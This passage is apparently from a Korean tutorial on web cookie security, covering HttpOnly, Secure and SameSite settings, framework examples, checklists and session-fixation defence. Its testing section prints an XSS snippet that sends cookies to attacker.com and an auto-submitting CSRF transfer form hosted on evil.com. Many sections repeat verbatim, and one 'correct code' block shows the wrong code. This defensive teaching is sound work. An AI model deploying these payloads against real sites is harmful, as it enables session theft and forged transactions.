  proxy: isProduction  // 프록시 뒤에 있을 때
}));

// 로그인 엔드포인트
app.post('/api/login', async (req, res) => {
  try {
    const { username, password } = req.body;

    // 사용자 인증 로직
    const user = await authenticateUser(username, password);

    if (!user) {
      return res.status(401).json({ error: '인증 실패' });
    }

    // 세션에 사용자 정보 저장
    req.session.userId = user.id;
    req.session.username = user.username;

    // 추가 보안 쿠키 설정
    res.cookie('user_pref', user.preferences, {
      httpOnly: false,  // 클라이언트에서 읽어야 하는 경우
      secure: isProduction,
      sameSite: 'lax',
      maxAge: 1000 * 60 * 60 * 24 * 30  // 30일
    });

    res.json({
      success: true,
      user: {
        id: user.id,
        username: user.username
      }
    });

  } catch (error) {
    console.error('Login error:', error);
    res.status(500).json({ error: '서버 오류' });
  }
});

// 로그아웃 엔드포인트
app.post('/api/logout', (req, res) => {
  req.session.destroy((err) => {
    if (err) {
      return res.status(500).json({ error: '로그아웃 실패' });
    }

    // 쿠키 삭제
    res.clearCookie('sessionId');
    res.clearCookie('user_pref');

    res.json({ success: true });
  });
});

// 인증 미들웨어
function requireAuth(req, res, next) {
  if (!req.session.userId) {
    return res.status(401).json({ error: '인증 필요' });
  }
  next();
}

// 보호된 라우트
app.get('/api/profile', requireAuth, (req, res) => {
  res.json({
    userId: req.session.userId,
    username: req.session.username
  });
});

const PORT = process.env.PORT || 3000;
app.listen(PORT, () => {
  console.log(`Server running on port ${PORT}`);
  console.log(`Environment: ${isProduction ? 'Production' : 'Development'}`);
});
📌 Django 완벽한 설정 예제
# settings.py

import os

# 환경 변수
DEBUG = os.environ.get('DEBUG', 'False') == 'True'
SECRET_KEY = os.environ.get('SECRET_KEY', 'your-secret-key')

# 세션 쿠키 설정
SESSION_COOKIE_NAME = 'sessionid'  # 기본값이지만 명시
SESSION_COOKIE_AGE = 86400  # 24시간 (초 단위)
SESSION_COOKIE_HTTPONLY = True  # XSS 방어
SESSION_COOKIE_SECURE = not DEBUG  # 운영에서만 HTTPS
SESSION_COOKIE_SAMESITE = 'Lax'  # CSRF 방어

# CSRF 쿠키 설정
CSRF_COOKIE_NAME = 'csrftoken'
CSRF_COOKIE_HTTPONLY = False  # CSRF 토큰은 JS에서 읽어야 함
CSRF_COOKIE_SECURE = not DEBUG
CSRF_COOKIE_SAMESITE = 'Lax'

# 추가 보안 설정
SECURE_BROWSER_XSS_FILTER = True
SECURE_CONTENT_TYPE_NOSNIFF = True
X_FRAME_OPTIONS = 'DENY'

# HTTPS 관련 설정 (운영 환경)
if not DEBUG:
    SECURE_SSL_REDIRECT = True  # HTTP를 HTTPS로 리다이렉트
    SECURE_HSTS_SECONDS = 31536000  # HSTS 1년
    SECURE_HSTS_INCLUDE_SUBDOMAINS = True
    SECURE_HSTS_PRELOAD = True
    SESSION_COOKIE_SECURE = True
    CSRF_COOKIE_SECURE = True

# views.py
from django.contrib.auth import authenticate, login, logout
from django.http import JsonResponse
from django.views.decorators.csrf import ensure_csrf_cookie
from django.views.decorators.http import require_http_methods

@require_http_methods(["POST"])
@ensure_csrf_cookie
def login_view(request):
    username = request.POST.get('username')
    password = request.POST.get('password')

    user = authenticate(request, username=username, password=password)

    if user is not None:
        login(request, user)

        # 추가 쿠키 설정
        response = JsonResponse({
            'success': True,
            'user': {
                'id': user.id,
                'username': user.username
            }
        })

        response.set_cookie(
            'user_pref',
            user.preferences,
            max_age=2592000,  # 30일
            secure=not DEBUG,
            httponly=False,
            samesite='Lax'
        )

        return response
    else:
        return JsonResponse({'error': '인증 실패'}, status=401)

@require_http_methods(["POST"])
def logout_view(request):
    logout(request)
    response = JsonResponse({'success': True})
    response.delete_cookie('user_pref')
    return response
📌 Spring Boot 완벽한 설정 예제
// application.yml
server:
  servlet:
    session:
      cookie:
        name: SESSIONID
        http-only: true
        secure: true
        same-site: lax
        max-age: 86400  # 24시간

spring:
  security:
    cookie:
      same-site: lax

// SecurityConfig.java
import org.springframework.context.annotation.Bean;
import org.springframework.context.annotation.Configuration;
import org.springframework.security.config.annotation.web.builders.HttpSecurity;
import org.springframework.security.web.SecurityFilterChain;
import org.springframework.security.web.csrf.CookieCsrfTokenRepository;

@Configuration
public class SecurityConfig {

    @Bean
    public SecurityFilterChain filterChain(HttpSecurity http) throws Exception {
        http
            .csrf(csrf -> csrf
                .csrfTokenRepository(CookieCsrfTokenRepository.withHttpOnlyFalse())
            )
            .sessionManagement(session -> session
                .sessionFixation().migrateSession()
                .maximumSessions(1)
            )
            .headers(headers -> headers
                .contentSecurityPolicy("default-src 'self'")
                .and()
                .frameOptions().deny()
                .xssProtection()
            );

        return http.build();
    }
}

// LoginController.java
import org.springframework.http.ResponseCookie;
import org.springframework.http.HttpHeaders;
import org.springframework.web.bind.annotation.*;

@RestController
@RequestMapping("/api")
public class LoginController {

    @PostMapping("/login")
    public ResponseEntity<LoginResponse> login(
            @RequestBody LoginRequest request,
            HttpServletResponse response) {

        // 사용자 인증
        User user = authService.authenticate(
            request.getUsername(),
            request.getPassword()
        );

        if (user == null) {
            return ResponseEntity.status(401)
                .body(new LoginResponse(false, "인증 실패"));
        }

        // 세션 생성
        HttpSession session = request.getSession(true);
        session.setAttribute("userId", user.getId());
        session.setAttribute("username", user.getUsername());

        // 추가 쿠키 설정
        ResponseCookie cookie = ResponseCookie
            .from("user_pref", user.getPreferences())
            .httpOnly(false)
            .secure(true)
            .sameSite("Lax")
            .maxAge(2592000)  // 30일
            .path("/")
            .build();

        response.addHeader(HttpHeaders.SET_COOKIE, cookie.toString());

        return ResponseEntity.ok(
            new LoginResponse(true, "로그인 성공", user)
        );
    }

    @PostMapping("/logout")
    public ResponseEntity<LogoutResponse> logout(HttpSession session) {
        session.invalidate();
        return ResponseEntity.ok(new LogoutResponse(true, "로그아웃 성공"));
    }
}
환경별 설정 전략
개발, 스테이징, 운영 환경마다 다른 설정이 필요해. 각 환경에 맞는 전략을 알아보자! 🎯
🏗️ 개발 환경 (Development)
🧪 스테이징 환경 (Staging)
🚀 운영 환경 (Production)
{
  httpOnly: true,      // 항상 true
  secure: false,       // localhost는 HTTP
  sameSite: 'lax',     // 테스트 용이성
  domain: undefined    // localhost
}🧪 스테이징 환경 (Staging)
{
  httpOnly: true,
  secure: true,        // HTTPS 사용
  sameSite: 'lax',
  domain: '.staging.yourdomain.com'
}🚀 운영 환경 (Production)
{
  httpOnly: true,
  secure: true,
  sameSite: 'strict',  // 또는 'lax' (서비스 특성에 따라)
  domain: '.yourdomain.com',
  maxAge: 86400
}쿠키 보안 체크리스트
배포 전에 반드시 확인해야 할 체크리스트야! ✅
🔍 배포 전 필수 체크리스트:
기본 설정
☑️ HttpOnly 플래그가 모든 세션 쿠키에 설정되어 있는가?
☑️ Secure 플래그가 운영 환경에서 활성화되어 있는가?
☑️ SameSite 속성이 적절히 설정되어 있는가? (Lax 또는 Strict)
☑️ 쿠키 만료 시간이 적절한가?
HTTPS 설정
☑️ 사이트 전체가 HTTPS로 서비스되는가?
☑️ HTTP에서 HTTPS로 자동 리다이렉트되는가?
☑️ HSTS 헤더가 설정되어 있는가?
☑️ Mixed Content 경고가 없는가?
추가 보안
☑️ 쿠키 이름이 기본값에서 변경되었는가?
☑️ Domain 속성이 적절히 설정되어 있는가?
☑️ Path 속성이 필요한 경우 제한되어 있는가?
☑️ 민감한 정보가 쿠키에 저장되지 않는가?
테스트
☑️ 브라우저 개발자 도구에서 쿠키 속성을 확인했는가?
☑️ XSS 공격 시뮬레이션을 해봤는가?
☑️ CSRF 공격 시뮬레이션을 해봤는가?
☑️ 다양한 브라우저에서 테스트했는가?
기본 설정
☑️ HttpOnly 플래그가 모든 세션 쿠키에 설정되어 있는가?
☑️ Secure 플래그가 운영 환경에서 활성화되어 있는가?
☑️ SameSite 속성이 적절히 설정되어 있는가? (Lax 또는 Strict)
☑️ 쿠키 만료 시간이 적절한가?
HTTPS 설정
☑️ 사이트 전체가 HTTPS로 서비스되는가?
☑️ HTTP에서 HTTPS로 자동 리다이렉트되는가?
☑️ HSTS 헤더가 설정되어 있는가?
☑️ Mixed Content 경고가 없는가?
추가 보안
☑️ 쿠키 이름이 기본값에서 변경되었는가?
☑️ Domain 속성이 적절히 설정되어 있는가?
☑️ Path 속성이 필요한 경우 제한되어 있는가?
☑️ 민감한 정보가 쿠키에 저장되지 않는가?
테스트
☑️ 브라우저 개발자 도구에서 쿠키 속성을 확인했는가?
☑️ XSS 공격 시뮬레이션을 해봤는가?
☑️ CSRF 공격 시뮬레이션을 해봤는가?
☑️ 다양한 브라우저에서 테스트했는가?
🐛 흔한 실수와 해결 방법
실수 1: SameSite=None인데 Secure가 없는 경우
❌ 잘못된 코드:
"Cookie has been rejected because it is in a cross-site context and its 'SameSite' is 'None'."
✅ 올바른 코드:
res.cookie('tracking', 'value', {
  sameSite: 'none'  // Secure 없음!
});"Cookie has been rejected because it is in a cross-site context and its 'SameSite' is 'None'."
✅ 올바른 코드:
res.cookie('tracking', 'value', {
  sameSite: 'none',
  secure: true  // 필수!
});실수 2: 로컬 개발에서 Secure 플래그 사용
⚠️ 문제 상황:
로컬 개발 환경(http://localhost)에서 Secure 플래그를 켜면 쿠키가 작동하지 않아.
✅ 해결 방법:
로컬 개발 환경(http://localhost)에서 Secure 플래그를 켜면 쿠키가 작동하지 않아.
✅ 해결 방법:
// 환경 변수로 분기
const isProduction = process.env.NODE_ENV === 'production';

res.cookie('sessionId', 'value', {
  httpOnly: true,
  secure: isProduction,  // 개발에서는 false
  sameSite: isProduction ? 'strict' : 'lax'
});# mkcert 설치 (macOS)
brew install mkcert
mkcert -install
mkcert localhost
# Node.js에서 HTTPS 서버 실행
const https = require('https');
const fs = require('fs');
const options = {
key: fs.readFileSync('localhost-key.pem'),
cert: fs.readFileSync('localhost.pem')
};
https.createServer(options, app).listen(3000);실수 3: HttpOnly 쿠키를 JavaScript로 읽으려고 시도
❌ 잘못된 접근:
HttpOnly 쿠키는 서버에서만 접근 가능해. 클라이언트에서 필요한 정보는 별도의 쿠키나 다른 방법으로 전달해야 해:
// 서버에서 HttpOnly 쿠키 설정
res.cookie('sessionId', 'abc123', { httpOnly: true });

// 클라이언트에서 읽으려고 시도
console.log(document.cookie); // sessionId가 보이지 않음!HttpOnly 쿠키는 서버에서만 접근 가능해. 클라이언트에서 필요한 정보는 별도의 쿠키나 다른 방법으로 전달해야 해:
// 서버에서 두 개의 쿠키 설정
res.cookie('sessionId', 'abc123', {
  httpOnly: true,  // 서버 전용
  secure: true,
  sameSite: 'strict'
});

res.cookie('userId', user.id, {
  httpOnly: false,  // 클라이언트에서 읽기 가능
  secure: true,
  sameSite: 'lax'
});

// 클라이언트에서는 userId만 읽을 수 있음
console.log(document.cookie);  // userId=123
실수 4: 서브도메인 간 쿠키 공유 실패
⚠️ 문제 상황:
www.example.com과 api.example.com 간에 쿠키가 공유되지 않아.
✅ 해결 방법:
• Domain을 설정하면 모든 서브도메인에서 접근 가능하므로 보안에 주의!
• 필요한 경우에만 사용하고, 가능하면 특정 도메인으로 제한하는 게 좋아.
www.example.com과 api.example.com 간에 쿠키가 공유되지 않아.
✅ 해결 방법:
// Domain 속성 설정
res.cookie('sessionId', 'value', {
  httpOnly: true,
  secure: true,
  sameSite: 'lax',
  domain: '.example.com'  // 앞에 점(.) 붙이기!
});

// 이제 모든 서브도메인에서 접근 가능:
// www.example.com
// api.example.com
// admin.example.com• Domain을 설정하면 모든 서브도메인에서 접근 가능하므로 보안에 주의!
• 필요한 경우에만 사용하고, 가능하면 특정 도메인으로 제한하는 게 좋아.
실수 5: 쿠키 크기 제한 초과
❌ 문제:
쿠키에 너무 많은 데이터를 저장하려고 시도
쿠키 크기 제한:
• 개별 쿠키: 최대 4KB
• 도메인당 총 쿠키: 약 20개 (브라우저마다 다름)
• 총 크기: 약 80KB
✅ 해결 방법:
쿠키에 너무 많은 데이터를 저장하려고 시도
쿠키 크기 제한:
• 개별 쿠키: 최대 4KB
• 도메인당 총 쿠키: 약 20개 (브라우저마다 다름)
• 총 크기: 약 80KB
✅ 해결 방법:
// 나쁜 예: 큰 데이터를 쿠키에 저장
res.cookie('userData', JSON.stringify(largeUserObject));  // ❌

// 좋은 예: 세션 ID만 저장하고 데이터는 서버에
req.session.userId = user.id;  // ✅
req.session.userData = largeUserObject;  // 서버 세션에 저장

// 클라이언트에는 세션 ID만 전송됨
res.cookie('sessionId', req.sessionID, {
  httpOnly: true,
  secure: true,
  sameSite: 'lax'
});
🧪 보안 테스트 방법
브라우저 개발자 도구로 확인하기
가장 기본적이면서도 중요한 테스트 방법이야! 🔍
📱 Chrome/Edge 개발자 도구:
1단계: F12 키를 눌러 개발자 도구 열기
2단계: Application 탭 클릭
3단계: 왼쪽 메뉴에서 Cookies 선택
4단계: 도메인 선택
확인할 항목:
• Name: 쿠키 이름
• Value: 쿠키 값 (민감한 정보가 없는지 확인!)
• Domain: 도메인 설정
• Path: 경로 설정
• Expires / Max-Age: 만료 시간
• Size: 쿠키 크기
• HttpOnly: ✅ 체크되어 있어야 함
• Secure: ✅ 운영 환경에서 체크되어 있어야 함
• SameSite: Strict 또는 Lax로 설정되어 있어야 함
• Priority: 우선순위 (보통 Medium)
1단계: F12 키를 눌러 개발자 도구 열기
2단계: Application 탭 클릭
3단계: 왼쪽 메뉴에서 Cookies 선택
4단계: 도메인 선택
확인할 항목:
• Name: 쿠키 이름
• Value: 쿠키 값 (민감한 정보가 없는지 확인!)
• Domain: 도메인 설정
• Path: 경로 설정
• Expires / Max-Age: 만료 시간
• Size: 쿠키 크기
• HttpOnly: ✅ 체크되어 있어야 함
• Secure: ✅ 운영 환경에서 체크되어 있어야 함
• SameSite: Strict 또는 Lax로 설정되어 있어야 함
• Priority: 우선순위 (보통 Medium)
XSS 공격 시뮬레이션
HttpOnly가 제대로 작동하는지 테스트해보자! 🧪
🔬 테스트 방법:
테스트 1: Console에서 쿠키 읽기 시도
테스트 2: 악성 스크립트 주입 시뮬레이션
테스트 3: JavaScript로 쿠키 설정 시도
테스트 1: Console에서 쿠키 읽기 시도
// 개발자 도구 Console에서 실행
console.log(document.cookie);

// HttpOnly 쿠키는 출력되지 않아야 함
// 출력 예: "user_pref=dark_mode; language=ko"
// sessionId는 보이지 않음!
테스트 2: 악성 스크립트 주입 시뮬레이션
// XSS 취약점이 있다고 가정하고 테스트
<script>
  // 쿠키 탈취 시도
  const cookies = document.cookie;

  // 공격자 서버로 전송 시도
  fetch('https://attacker.com/steal', {
    method: 'POST',
    body: JSON.stringify({ cookies })
  });
</script>

// HttpOnly 쿠키는 탈취되지 않음!
테스트 3: JavaScript로 쿠키 설정 시도
// HttpOnly 쿠키를 덮어쓰려는 시도
document.cookie = "sessionId=hacked; path=/";

// 실제 HttpOnly 쿠키는 변경되지 않음
// 새로운 non-HttpOnly 쿠키가 생성될 뿐
CSRF 공격 시뮬레이션
SameSite가 제대로 작동하는지 테스트해보자! 🎯
🔬 CSRF 테스트 시나리오:
1. 테스트 환경 구성
• 메인 사이트: https://yoursite.com
• 공격자 사이트: https://evil.com
2. evil.com에 악성 페이지 생성
3. 테스트 실행
• yoursite.com에 로그인
• 새 탭에서 evil.com/attack.html 방문
• 네트워크 탭에서 요청 확인
4. 예상 결과
• SameSite=Strict: 쿠키 전송 안 됨 → 요청 실패 ✅
• SameSite=Lax: POST 요청이므로 쿠키 전송 안 됨 → 요청 실패 ✅
• SameSite=None: 쿠키 전송됨 → 공격 성공 ❌
1. 테스트 환경 구성
• 메인 사이트: https://yoursite.com
• 공격자 사이트: https://evil.com
2. evil.com에 악성 페이지 생성
<!-- evil.com/attack.html -->
<html>
<body>
  <h1>무료 경품 당첨!</h1>

  <!-- 숨겨진 CSRF 공격 폼 -->
  <form id="attack" action="https://yoursite.com/api/transfer" method="POST">
    <input type="hidden" name="amount" value="1000000">
    <input type="hidden" name="to" value="attacker">
  </form>

  <script>
    // 페이지 로드 시 자동 제출
    document.getElementById('attack').submit();
  </script>
</body>
</html>
3. 테스트 실행
• yoursite.com에 로그인
• 새 탭에서 evil.com/attack.html 방문
• 네트워크 탭에서 요청 확인
4. 예상 결과
• SameSite=Strict: 쿠키 전송 안 됨 → 요청 실패 ✅
• SameSite=Lax: POST 요청이므로 쿠키 전송 안 됨 → 요청 실패 ✅
• SameSite=None: 쿠키 전송됨 → 공격 성공 ❌
자동화된 보안 테스트 도구
수동 테스트도 중요하지만, 자동화 도구를 사용하면 더 효율적이야! 🤖
🛠️ 추천 도구들:
1. OWASP ZAP (Zed Attack Proxy)
• 무료 오픈소스 보안 테스트 도구
• 쿠키 보안 설정 자동 검사
• XSS, CSRF 취약점 스캔
2. Burp Suite
• 전문가용 웹 보안 테스트 도구
• 쿠키 조작 및 분석 기능
• 자동화된 스캔 기능
3. Mozilla Observatory
• 웹사이트: https://observatory.mozilla.org
• 온라인에서 즉시 테스트 가능
• 보안 헤더 및 쿠키 설정 검사
• 점수와 개선 방안 제공
4. Security Headers
• 웹사이트: https://securityheaders.com
• 보안 헤더 검사
• 쿠키 설정 분석
• 등급 평가 (A+ ~ F)
1. OWASP ZAP (Zed Attack Proxy)
• 무료 오픈소스 보안 테스트 도구
• 쿠키 보안 설정 자동 검사
• XSS, CSRF 취약점 스캔
# Docker로 실행
docker run -u zap -p 8080:8080 owasp/zap2docker-stable zap.sh \
  -daemon -host 0.0.0.0 -port 8080 \
  -config api.disablekey=true
2. Burp Suite
• 전문가용 웹 보안 테스트 도구
• 쿠키 조작 및 분석 기능
• 자동화된 스캔 기능
3. Mozilla Observatory
• 웹사이트: https://observatory.mozilla.org
• 온라인에서 즉시 테스트 가능
• 보안 헤더 및 쿠키 설정 검사
• 점수와 개선 방안 제공
4. Security Headers
• 웹사이트: https://securityheaders.com
• 보안 헤더 검사
• 쿠키 설정 분석
• 등급 평가 (A+ ~ F)
침투 테스트 체크리스트
전문적인 보안 감사를 위한 체크리스트야! 📋
✅ 쿠키 보안 침투 테스트 체크리스트:
HttpOnly 테스트
☑️ document.cookie로 세션 쿠키 읽기 시도
☑️ XSS 페이로드로 쿠키 탈취 시도
☑️ JavaScript로 HttpOnly 쿠키 수정 시도
☑️ 브라우저 확장 프로그램으로 접근 시도
Secure 테스트
☑️ HTTP로 접속 시 쿠키 전송 여부 확인
☑️ 중간자 공격 시뮬레이션 (Wireshark 등)
☑️ Mixed Content 확인
☑️ HTTPS 리다이렉트 동작 확인
SameSite 테스트
☑️ 크로스 사이트 POST 요청 테스트
☑️ 크로스 사이트 GET 요청 테스트
☑️ iframe 내 요청 테스트
☑️ CSRF 토큰 없이 요청 테스트
추가 테스트
☑️ 쿠키 만료 시간 검증
☑️ 세션 고정 공격 테스트
☑️ 쿠키 오버플로우 테스트
☑️ 도메인/경로 설정 검증
HttpOnly 테스트
☑️ document.cookie로 세션 쿠키 읽기 시도
☑️ XSS 페이로드로 쿠키 탈취 시도
☑️ JavaScript로 HttpOnly 쿠키 수정 시도
☑️ 브라우저 확장 프로그램으로 접근 시도
Secure 테스트
☑️ HTTP로 접속 시 쿠키 전송 여부 확인
☑️ 중간자 공격 시뮬레이션 (Wireshark 등)
☑️ Mixed Content 확인
☑️ HTTPS 리다이렉트 동작 확인
SameSite 테스트
☑️ 크로스 사이트 POST 요청 테스트
☑️ 크로스 사이트 GET 요청 테스트
☑️ iframe 내 요청 테스트
☑️ CSRF 토큰 없이 요청 테스트
추가 테스트
☑️ 쿠키 만료 시간 검증
☑️ 세션 고정 공격 테스트
☑️ 쿠키 오버플로우 테스트
☑️ 도메인/경로 설정 검증
🌐 실제 서비스 사례 분석
대형 서비스들의 쿠키 보안 전략
실제로 유명한 서비스들은 어떻게 쿠키 보안을 구현하고 있을까? 분석해봤어! 🔍
🏢 Google
쿠키 설정:
• HttpOnly: ✅ (세션 쿠키)
• Secure: ✅
• SameSite: Lax (대부분), None (일부 서비스)
• 추가: __Secure- 접두사 사용
특징:
• 다양한 서비스 간 SSO를 위해 복잡한 쿠키 전략 사용
• 서브도메인별로 다른 쿠키 정책 적용
• 정기적인 쿠키 로테이션
• 의심스러운 활동 감지 시 즉시 세션 무효화
쿠키 설정:
• HttpOnly: ✅ (세션 쿠키)
• Secure: ✅
• SameSite: Lax (대부분), None (일부 서비스)
• 추가: __Secure- 접두사 사용
특징:
• 다양한 서비스 간 SSO를 위해 복잡한 쿠키 전략 사용
• 서브도메인별로 다른 쿠키 정책 적용
• 정기적인 쿠키 로테이션
• 의심스러운 활동 감지 시 즉시 세션 무효화
💙 Facebook
쿠키 설정:
• HttpOnly: ✅
• Secure: ✅
• SameSite: None (크로스 도메인 기능 때문)
• 추가: 자체 암호화 적용
특징:
• 소셜 플러그인을 위해 SameSite=None 사용
• 쿠키 값 자체를 암호화해서 추가 보안
• 디바이스 지문(fingerprinting)과 결합
• 이상 로그인 패턴 감지 시스템
쿠키 설정:
• HttpOnly: ✅
• Secure: ✅
• SameSite: None (크로스 도메인 기능 때문)
• 추가: 자체 암호화 적용
특징:
• 소셜 플러그인을 위해 SameSite=None 사용
• 쿠키 값 자체를 암호화해서 추가 보안
• 디바이스 지문(fingerprinting)과 결합
• 이상 로그인 패턴 감지 시스템
🛒 Amazon
쿠키 설정:
• HttpOnly: ✅ (세션)
• Secure: ✅
• SameSite: Lax
• 추가: 장바구니용 별도 쿠키
특징:
• 세션 쿠키와 장바구니 쿠키 분리
• 결제 페이지에서 추가 인증
• 쿠키 만료 시간을 짧게 설정
• 자동 로그아웃 기능
쿠키 설정:
• HttpOnly: ✅ (세션)
• Secure: ✅
• SameSite: Lax
• 추가: 장바구니용 별도 쿠키
특징:
• 세션 쿠키와 장바구니 쿠키 분리
• 결제 페이지에서 추가 인증
• 쿠키 만료 시간을 짧게 설정
• 자동 로그아웃 기능
금융권 보안 표준
은행이나 금융 서비스는 더 엄격한 보안 기준을 적용해. 💰
🏦 금융권 쿠키 보안 표준:
필수 설정:
• HttpOnly: ✅ 필수
• Secure: ✅ 필수
• SameSite: Strict 권장
• 만료 시간: 15분 이내 (idle timeout)
• 절대 만료: 30분 이내
추가 보안 조치:
• 쿠키 값 암호화
• IP 주소 검증
• User-Agent 검증
• 2단계 인증 (2FA)
• 거래 시 추가 인증
• 세션 고정 공격 방어
• 동시 로그인 제한
규정 준수:
• PCI DSS (Payment Card Industry Data Security Standard)
• 전자금융감독규정
• 개인정보보호법
• GDPR (유럽)
필수 설정:
• HttpOnly: ✅ 필수
• Secure: ✅ 필수
• SameSite: Strict 권장
• 만료 시간: 15분 이내 (idle timeout)
• 절대 만료: 30분 이내
추가 보안 조치:
• 쿠키 값 암호화
• IP 주소 검증
• User-Agent 검증
• 2단계 인증 (2FA)
• 거래 시 추가 인증
• 세션 고정 공격 방어
• 동시 로그인 제한
규정 준수:
• PCI DSS (Payment Card Industry Data Security Standard)
• 전자금융감독규정
• 개인정보보호법
• GDPR (유럽)
재능넷에서의 쿠키 보안 적용
재능 공유 플랫폼인 재능넷(https://www.jaenung.net)에서도 쿠키 보안은 매우 중요해! 사용자들의 재능 거래 정보와 개인정보를 보호하기 위해서는 철저한 쿠키 보안 설정이 필수야. 🔐
🎨 재능넷 같은 플랫폼에서 고려할 사항:
1. 사용자 세션 관리
• 로그인 세션: HttpOnly + Secure + SameSite=Lax
• 자동 로그인: 별도의 remember-me 토큰 사용
• 세션 만료: 활동 없을 시 30분
2. 거래 보안
• 결제 페이지: SameSite=Strict로 강화
• 거래 확인: 추가 인증 단계
• 민감한 정보는 쿠키에 저장하지 않기
3. 사용자 경험
• 장바구니/위시리스트: 긴 만료 시간 (30일)
• 언어/테마 설정: HttpOnly 불필요
• 최근 본 재능: 로컬스토리지 활용 고려
4. 크로스 도메인 고려
• 서브도메인 간 쿠키 공유 필요 시 Domain 설정
• API 서버와의 통신: CORS 설정과 함께 고려
• 외부 결제 모듈: SameSite=None 필요할 수 있음
1. 사용자 세션 관리
• 로그인 세션: HttpOnly + Secure + SameSite=Lax
• 자동 로그인: 별도의 remember-me 토큰 사용
• 세션 만료: 활동 없을 시 30분
2. 거래 보안
• 결제 페이지: SameSite=Strict로 강화
• 거래 확인: 추가 인증 단계
• 민감한 정보는 쿠키에 저장하지 않기
3. 사용자 경험
• 장바구니/위시리스트: 긴 만료 시간 (30일)
• 언어/테마 설정: HttpOnly 불필요
• 최근 본 재능: 로컬스토리지 활용 고려
4. 크로스 도메인 고려
• 서브도메인 간 쿠키 공유 필요 시 Domain 설정
• API 서버와의 통신: CORS 설정과 함께 고려
• 외부 결제 모듈: SameSite=None 필요할 수 있음
🚀 고급 쿠키 보안 기법
쿠키 접두사 (Cookie Prefixes)
Chrome과 Firefox에서 지원하는 추가 보안 기능이야! 🔒
🎯 __Secure- 접두사
쿠키 이름이 __Secure-로 시작하면, 브라우저는 자동으로 Secure 플래그를 요구해.
🎯 __Host- 접두사
더 엄격한 보안! __Host- 접두사는:
• Secure 플래그 필수
• Domain 속성 불가 (현재 호스트만)
• Path는 / 이어야 함
장점:
• 쿠키 주입 공격 방어
• 서브도메인 공격 방어
• 명확한 보안 의도 표현
쿠키 이름이 __Secure-로 시작하면, 브라우저는 자동으로 Secure 플래그를 요구해.
// 자동으로 Secure가 필요함
res.cookie('__Secure-sessionId', 'value', {
  secure: true,  // 필수!
  httpOnly: true,
  sameSite: 'lax'
});

// HTTP에서는 설정 불가
// HTTPS에서만 작동
🎯 __Host- 접두사
더 엄격한 보안! __Host- 접두사는:
• Secure 플래그 필수
• Domain 속성 불가 (현재 호스트만)
• Path는 / 이어야 함
res.cookie('__Host-sessionId', 'value', {
  secure: true,   // 필수
  httpOnly: true,
  sameSite: 'strict',
  path: '/'       // 필수
  // domain 설정 불가!
});

// 서브도메인 공유 불가
// 최고 수준의 보안
장점:
• 쿠키 주입 공격 방어
• 서브도메인 공격 방어
• 명확한 보안 의도 표현
쿠키 암호화
쿠키 값 자체를 암호화해서 추가 보안을 제공할 수 있어! 🔐
📌 Node.js 쿠키 암호화 예제
장점:
• 쿠키 값이 노출되어도 내용을 알 수 없음
• 쿠키 변조 감지 가능
• 추가 보안 레이어
단점:
• 성능 오버헤드
• 쿠키 크기 증가
• 구현 복잡도 증가
const crypto = require('crypto');

// 암호화 함수
function encryptCookie(value, secret) {
  const algorithm = 'aes-256-gcm';
  const iv = crypto.randomBytes(16);
  const cipher = crypto.createCipheriv(
    algorithm,
    Buffer.from(secret, 'hex'),
    iv
  );

  let encrypted = cipher.update(value, 'utf8', 'hex');
  encrypted += cipher.final('hex');

  const authTag = cipher.getAuthTag();

  return {
    encrypted,
    iv: iv.toString('hex'),
    authTag: authTag.toString('hex')
  };
}

// 복호화 함수
function decryptCookie(encrypted, iv, authTag, secret) {
  const algorithm = 'aes-256-gcm';
  const decipher = crypto.createDecipheriv(
    algorithm,
    Buffer.from(secret, 'hex'),
    Buffer.from(iv, 'hex')
  );

  decipher.setAuthTag(Buffer.from(authTag, 'hex'));

  let decrypted = decipher.update(encrypted, 'hex', 'utf8');
  decrypted += decipher.final('utf8');

  return decrypted;
}

// 사용 예제
app.post('/login', (req, res) => {
  const sessionData = JSON.stringify({
    userId: user.id,
    username: user.username,
    timestamp: Date.now()
  });

  const secret = process.env.COOKIE_SECRET;
  const { encrypted, iv, authTag } = encryptCookie(sessionData, secret);

  // 암호화된 데이터를 쿠키에 저장
  res.cookie('session', JSON.stringify({ encrypted, iv, authTag }), {
    httpOnly: true,
    secure: true,
    sameSite: 'strict'
  });

  res.json({ success: true });
});

// 쿠키 읽기
app.get('/profile', (req, res) => {
  try {
    const cookieData = JSON.parse(req.cookies.session);
    const secret = process.env.COOKIE_SECRET;

    const decrypted = decryptCookie(
      cookieData.encrypted,
      cookieData.iv,
      cookieData.authTag,
      secret
    );

    const sessionData = JSON.parse(decrypted);
    res.json(sessionData);
  } catch (error) {
    res.status(401).json({ error: '유효하지 않은 세션' });
  }
});
장점:
• 쿠키 값이 노출되어도 내용을 알 수 없음
• 쿠키 변조 감지 가능
• 추가 보안 레이어
단점:
• 성능 오버헤드
• 쿠키 크기 증가
• 구현 복잡도 증가
세션 고정 공격 방어
로그인 시 세션 ID를 재생성해서 세션 고정 공격을 막을 수 있어! 🛡️
⚠️ 세션 고정 공격이란?
공격자가 미리 알고 있는 세션 ID를 피해자에게 사용하게 만들어서, 피해자가 로그인한 후 그 세션을 탈취하는 공격이야.
공격 시나리오:
1. 공격자가 사이트에 접속해서 세션 ID를 받음
2. 피해자에게 그 세션 ID를 사용하게 만듦 (링크 등)
3. 피해자가 로그인
4. 공격자가 같은 세션 ID로 접속하면 로그인된 상태!
✅ 방어 방법:
공격자가 미리 알고 있는 세션 ID를 피해자에게 사용하게 만들어서, 피해자가 로그인한 후 그 세션을 탈취하는 공격이야.
공격 시나리오:
1. 공격자가 사이트에 접속해서 세션 ID를 받음
2. 피해자에게 그 세션 ID를 사용하게 만듦 (링크 등)
3. 피해자가 로그인
4. 공격자가 같은 세션 ID로 접속하면 로그인된 상태!
✅ 방어 방법:
// Express 예제
app.post('/login', (req, res) => {
  const { username, password } = req.body;

  // 사용자 인증
  const user = authenticateUser(username, password);

  if (user) {
    // 기존 세션 파괴
    req.session.destroy((err) => {
      if (err) {
        return res.status(500).json({ error: '로그인 실패' });
      }

      // 새로운 세션 생성
      req.session.regenerate((err) => {
        if (err) {
          return res.status(500).json({ error: '로그인 실패' });
        }

        // 새 세션에 사용자 정보 저장
        req.session.userId = user.id;
        req.session.username = user.username;

        res.json({ success: true });
      });
    });
  } else {
    res.status(401).json({ error: '인증 실패' });
  }
});
CSRF 토큰과 쿠키 조합
SameSite만으로 부족하다면 CSRF 토큰을 추가로 사용할 수 있어! 🎯
🔐 이중 방어 전략:
1. 서버에서 CSRF 토큰 생성
2. 클라이언트에서 토큰 포함
3. 서버에서 토큰 검증
장점:
